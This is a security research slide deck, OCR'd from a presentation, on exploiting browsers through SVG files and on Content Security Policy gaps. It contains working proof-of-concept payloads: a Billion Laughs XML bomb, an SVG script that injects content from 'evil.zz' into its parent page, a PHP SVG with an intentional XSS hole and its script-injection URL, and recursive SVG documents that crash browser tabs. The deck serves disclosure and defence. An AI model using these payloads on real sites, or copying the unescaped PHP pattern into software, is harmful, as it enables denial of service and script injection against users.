SVG

Exploiting Browsers without Image Parsing Bugs

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Outline

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    - What is SVG?
    - Using SVG with HTML
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2. Attacking SVG
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What is SVG?

- **S**calable **V**ector **G**raphics
- XML-based
- W3C (`http://www.w3.org/TR/SVG/`)
- Development started in 1999
- Current version is 1.1, published in 2011
- Version 2.0 is in development
- First browser with native support was Konqueror in 2004;
- IE was the last major browser to add native SVG support (in 2011)


A simple example

Source code

```
<?xml version=”1.0” encoding=”UTF−8” standalone=”no”?>
<svg
   xmlns=”http://www.w3.org/2000/svg”
   width=”68”
   height=”68”
   viewBox=”−34 −34 68 68”
   version=”1.1”>
  <circle
     cx=”0”
     cy=”0”
     r=”24”
     fill=”#c8c8c8”/>
</svg>
```


A simple example

As rendered



A simple example

I am not an artist.



Embedding SVG in HTML

- As a static image:
  - `img` tag
  - CSS resources (eg, `background-image`)
- As a nested document
  - `object` tag
  - `embed` tag
  - `iframe` tag
- In-line
- `canvas` tag

SVG with CSS

In-line

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <style>
     circle {fill: orange }
  </style>
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

SVG with CSS

External

```
<?xml version="1.0" encoding="UTF-8"
      standalone="no"?>
<?xml-stylesheet type="text/css"
      href="circle.css"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

SVG with CSS

As rendered

(a) Without CSS

(b) With CSS

SVG with JavaScript

In-line

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <script>
     window.onload = function() {
        document.getElementsByTagName("circle")[0].style.stroke = "red";
        document.getElementsByTagName("circle")[0].style.strokeWidth = "2";
     };
  </script>
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```


SVG with JavaScript

External


```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   xmlns:xlink="http://www.w3.org/1999/xlink"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <script type="text/javascript" xlink:href="circle.js"></script>
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

SVG with JavaScript

As rendered



(a) Without JavaScript




(b) With JavaScript

SVG with an external image


```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   xmlns:xlink="http://www.w3.org/1999/xlink"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
  <image x="0" y="0" width="34" height="34" xlink:href="circle-image.svg" />
</svg>
```

SVG with an external image

As rendered



(a) Normal




(b) With an external image

SVG with embedded HTML


```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   xmlns:xhtml="http://www.w3.org/1999/xhtml"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
  <foreignObject x="0" y="0" width="34" height="34">
    <xhtml:xhtml>
      <xhtml:head>
        <xhtml:style>
          document,body,img { padding: 0px; margin: 0px; border: 0px; }
        </xhtml:style>
      </xhtml:head>
      <xhtml:body>
        <xhtml:object width="34" height="34" type="image/svg+xml" data="circle.svg">circle</xhtml:object>
      </xhtml:body>
    </xhtml:xhtml>
  </foreignObject>
</svg>
```

SVG with embedded HTML

As rendered



(a) Normal



(b) With another SVG embedded inside HTML in a `foreignObject`

Attack surface

Since SVG can do pretty much everything that HTML can do, the attack surface is very similar:


- XML attacks (Billion Laughs, etc.)
- DOM attacks
- XSS
- Etc.

Billion Laughs

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
  "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"
[
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
  <text x="0" y="0" fill="black">&lol9;</text>
</svg>
```

Billion Laughs

Chrome




This page contains the following errors:

```
error on line 26 at column 24: Detected an entity reference loop
```

Below is a rendering of the page up to the first error.


Billion Laughs

Firefox



```
XML Parsing Error: recursive entity reference
Location: http://svg.test/circle-lol.svg
Line Number 26, Column 40:

  <text x="0" y="0" fill="black">&lol9;</text>
---------------------------------------^
```




Attacking the DOM

Innocent HTML

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>Same-origin SVG</h1>
    <div style="border: 1px solid black">
      <object data="harmless.svg" type="image/svg+xml"
              width="68" height="68"></object>
    </div>
  </body>
</html>
```

Attacking the DOM

As rendered



svg.test/dom-victim.html - Chromium

svg.test/dom-victim.html

Same-origin SVG


Attacking the DOM

Malicious SVG

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <script>
     var elmt = top.document.createElement("img");
     elmt.src = "http://evil.zz/pwned.png"
     elmt.style.position = "absolute";
     elmt.style.top = "0";
     elmt.style.left="0";
     top.document.body.appendChild(elmt);
  </script>
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

Attacking the DOM

Results


svg.test/dom-victim.html - Chromium

svg.test/dom-victim.html

svg.test/dom-victim.html

Same-origin SVG

iSECpartners part of nccgroup


XSS

Code


```
<?php
header("Content-type: image/svg+xml");
echo "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"no\"?>"
?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="<?php echo $_GET['colour']; ?>"/>
</svg>
```

XSS

Results



(a) `http://svg.test/circle-xss.svg.php-?colour=blue`


Mozilla Firefox
http://svg.tes...%3C/script%3E}
svg.test/circle-xss.svg.pl
Google
OK
Transferring data from svg.test...

/pwnt!/

(b) `http://svg.test/circle-xss.svg.php ?colour="/><script>alert(/pwnt!/);-</script>`

Security model

- SVG loaded as static images are treated like other image formats:
    - External resources (stylesheets, scripts, other images, etc.) are not loaded.
    - Scripts are never executed.
    - Internal stylesheets and `data` URIs are allowed.
- SVG loaded as nested documents are treated just like HTML:
    - External resources are loaded.
    - Scripts are executed.
    - Same-Origin Policy applies.
    - Sandboxed iframes disable script execution
    - Browsers must never load a document as a child of itself.

Internet Explorer always loads external CSS


Source

```html
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>SVG with external CSS</h1>
    <div style="border: 1px solid black">
      <img src="circle-css-external.svg"
           alt="circle"/>
    </div>
  </body>
</html>
```

```xml
<?xml version="1.0" encoding="UTF-8"
      standalone="no"?>
<?xml-stylesheet type="text/css"
      href="circle.css"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

Internet Explorer always loads external CSS

Results



svg.test/test.html

SVG with external CSS

http://svg.test/test.htr

svg.test

SVG with external CSS

(a) Chrome

(b) Internet Explorer

Chrome loads cross-origin CSS


Source

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>Cross-origin SVG with external CSS</h
    <div style="border: 1px solid black">
      <img src="circle-css-cross-domain.svg"
           width="68" height="68" alt="circle
    </div>
  </body>
</html>
```

```
<?xml version="1.0" encoding="UTF-8"
    standalone="no"?>
<?xml-stylesheet type="text/css"
    href="http://dom1.svg.test/circle.css"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

Chrome loads cross-origin CSS

Results


Mozilla Firefox
http://svg.test...igin-image.html
svg.test/cross-origin-ima
Google
svg.test/cross-origin-image.html - Chromium
svg.test/cross-origin-imag
svg.test/cross-origin-image.html

Cross-origin SVG with external CSS

Cross-origin SVG with external CSS

(a) Firefox

(b) Chrome

Chrome bug 384527[1]; fixed in Chromium build 277444

[1] https://code.google.com/p/chromium/issues/detail?id=384527

Internet Explorer always loads external images


Source

```html
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>SVG that loads another SVG</h1>
    <div style="border: 1px solid black">
      <img src="recurse1.svg" width="68"
           height="68" alt="circle"/>
    </div>
  </body>
</html>
```

```xml
<?xml version="1.0" encoding="UTF-8"
    standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
  <image x="34" y="34" width="34" height="34"
       xlink:href="recurse2.svg" />
</svg>
```


Internet Explorer always loads external images

Results


svg.test/cross-origin-imag
svg.test/cross-origin-image.html

SVG that loads another SVG

(a) Chrome


http://svg.test/cross-c
svg.test

SVG that loads another SVG

(b) Internet Explorer

Reported to Microsoft; “Not a security bug”.

Recursion

We get SVGnal. Main SVGeen turn on.

MECHANIC : SOMEBODY SVG UP US THE BOMB.

Recursion

- Browsers' checks for recursive documents are based on the URI. So as long as the URI changes at every iteration, we can make a recursive document.
- The query string is part of the URI, but is ignored by HTTP file servers.
- To change the query string at every iteration, we need scripting.
- We can't use `svg:image` because that doesn't run scripts, so we use `html:object` inside `svg:foreignObject`.
- Internet Explorer doesn't render `svg:foreignObject`,[2] but IE does run scripts and load external documents inside it!

[2] http://msdn.microsoft.com/en-us/library/hh834675(v=vs.85).aspx


Recursion

Code

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xhtml="http://www.w3.org/1999/xhtml"
   width="68" height="68" viewBox="-34 -34 68 68" version="1.1">
  <circle cx="0" cy="0" r="24" fill="#c8c8c8"/>
  <foreignObject x="0" y="0" width="34" height="34">
    <xhtml:xhtml>
      <xhtml:head>
        <xhtml:script>
          window.onload = function() {
              var query = "?" + (parseInt(document.location.search.split("?")[1]) + 1)
              var obj = document.getElementsByTagName("object")[0];
              obj.setAttribute("data", document.location.protocol + "//" +
                          document.location.host + document.location.pathname + query);
           };
        </xhtml:script>
      </xhtml:head>
      <xhtml:body>
        <xhtml:object width="34" height="34" type="image/svg+xml"
                      data="recursive-foreignobject.svg">circle</xhtml:object>
      </xhtml:body>
    </xhtml:xhtml>
  </foreignObject>
```

Recursion


As rendered in Firefox


http://svg.test/re...reignobject.svg?0
svg.test/recursive-foreignol
Google

Firefox stops at 10 iterations.

Recursion

As rendered in Chrome



svg.test/recursive-foreign
svg.test/recursive-foreignobject.svg?0

He's dead, Jim!


Either Chrome ran out of memory or the process for the webpage was terminated for some other reason. To continue, reload or go to another page.

Chrome bug 383180[3]: tab crash after ~241 iterations.

[3] https://code.google.com/p/chromium/issues/detail?id=383180

Recursion

As rendered in Internet Explorer



Internet Explorer

Internet Explorer has stopped working

Windows can check online for a solution to the problem.

Tab crash in IE 11 and 12 DC1 after >4000 iterations.

Reported to Microsoft; "Not a security bug".


Recursion

IE and image

```
var http = require('http');
var svg = '<?xml version="1.0" encoding="UTF-8" standalone="no"?>\
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"\
   width="68" height="68" viewBox="-34 -34 68 68" version="1.1">\
  <circle cx="0" cy="0" r="24" fill="#c8c8c8"/>\
  <image x="34" y="34" width="34" height="34" xlink:href="REPLACE" />\
</svg> '
http.createServer(function(request, response) {
    var num = parseInt(request.url.substr(1))
    if (isNaN(num)) {
        response.writeHead(400, {'Content-Type': 'text/plain'});
        response.end();
    } else {
        response.writeHead(200, {'Content-Type': 'image/svg+xml'});
        console.log(num);
        response.end(svg.replace("REPLACE", ""+(num+1)));
    }
}).listen(8000);
```

Recursion

As rendered in IE



svg.test is not responding.

IE 11 and 12 DC1 run >250,000 iterations before crashing, which takes a while.

Reported to Microsoft; “Not a security bug”.

Content Security Policy

An introduction

- Exploit mitigation system.
- Policies restrict the allowed sources for scripts, styles, images, etc. Resources may only come from white-listed origins.
- Blocks mixed content: `eval`, in-line scripts and styles, `data:` URIs, etc.
- Can be used to restrict content to `https:` URIs.
- Sent by the server in `Content-Security-Policy` headers; enforced by the browser.
- More information:
  `https://www.isecpartners.com/media/106598/csp_best_practices.pdf`

Content Security Policy

An example

```
Content-Security-Policy: default-src 'none'; script-src 'self';
style-src 'self'; img-src 'self' data: http://images.svg.test;
object-src 'self' http://images.svg.test; frame-src 'self'
http://images.svg.test;
```

- Defaults to not allowing content from any source.
- Scripts and styles are only allowed from external files at the same origin.
- Static images are allowed from `data:` URIs, from files at the same origin, and from files at `http://nocsp.svg.test`.
- Objects and frames are allowed from the same origin and from `http://nocsp.svg.test`.
- Media (audio, video), fonts, and connections (`XMLHttpRequest`, WebSockets, etc.) are not allowed on any origin.

Content Security Policy


Why you should use it

- Think ASLR+DEP for web apps.
- It's hard to get XSS if the browser will only execute scripts from white-listed static documents and `eval` is banned globally.
- Firefox and Chrome have supported it for a while. It's "in development" for IE 12.[4]
- A lot of web frameworks like to mix content, scripts, and styles, so get started on separating them as soon as possible.
- It also applies to SVG!

[4] http://status.modern.ie/contentsecuritypolicy

Chrome `style-src` violation

When an SVG with in-line CSS is loaded with `style-src 'self'` from a static image context, the CSS is applied contrary to the CSP.[5]



Mozilla Firefox
http://dom1.chr...test/test.html
est/chrome-svg-violation.html
Google

SVG with in-line CSS

`Content-Security-Policy: default-src 'none'; img-src 'self';`

Expected: CSS blocked by `style-src`.

(a) Firefox


dom1.chromebug.test/test.html - Chromium
dom1.chromebug.test/te
dom1.svg.test/chrome-svg-violation.html

SVG with in-line CSS

`Content-Security-Policy: default-src 'none'; img-src 'self';`

Expected: CSS blocked by `style-src`.

(b) Chrome


Chrome bug 378500. No action since 30 May.

[5] `https://code.google.com/p/chromium/issues/detail?id=378500`

Chrome `frame-src` vs. `object-src`

`object-src 'self'; frame-src 'none'`

Either `frame-src` and `object-src` apply to nested browsing contexts, depending on the tag used to open the context. Chrome applies *both* `object-src` and `frame-src` to HTML `object` and `embed` tags, rather than only `object-src`.[6]



CSP Test


Content-Security-Policy: default-src 'none'; object-src 'self';

Expected: iframe blocked by default-src.

Object:

Iframe:

(a) Firefox



CSP Test

Content-Security-Policy: default-src 'none'; object-src 'self';

Expected: iframe blocked by default-src.

Object:

Iframe:


(b) Chrome

[6] https://code.google.com/p/chromium/issues/detail?id=400840

frame-src vs. object-src

object-src 'none'; frame-src 'self'

Either `frame-src` and `object-src` apply to nested browsing contexts, depending on the tag used to open the context. Chrome applies *both* `object-src` and `frame-src` to HTML `object` and `embed` tags, rather than only `object-src`.[7]



CSP Test


`Content-Security-Policy: default-src 'none'; frame-src 'self';`

Expected: `object` blocked by `default-src`.

Object:

Iframe:

(a) Firefox



CSP Test

`Content-Security-Policy: default-src 'none'; frame-src 'self';`

Expected: `object` blocked by `default-src`.

Object:

Iframe:


(b) Chrome

[7] https://code.google.com/p/chromium/issues/detail?id=400840

frame-src vs. object-src

object-src 'self'; frame-src 'self'

Either frame-src and object-src apply to nested browsing contexts, depending on the tag used to open the context. Chrome applies *both* object-src and frame-src to HTML object and embed tags, rather than only object-src.[8]



CSP Test


Content-Security-Policy: default-src 'none'; object-src 'self'; frame-src 'self';

Expected: object and iframe are both permitted.

Object:

Iframe:

(a) Firefox



CSP Test

Content-Security-Policy: default-src 'none'; object-src 'self'; frame-src 'self';

Expected: object and iframe are both permitted.

Object:


Iframe:

(b) Chrome

[8] https://code.google.com/p/chromium/issues/detail?id=400840

Sandboxed `iframes` in Chrome

Chrome doesn't apply `style-src` correctly to sandboxed `iframes`.



CSP Test


`Content-Security-Policy: default-src 'none'; style-src 'self'; frame-src 'self';`

Expected: CSS allowed by `style-src`.

Normal iframe:

Sandboxed iframe:

(a) Firefox



CSP Test

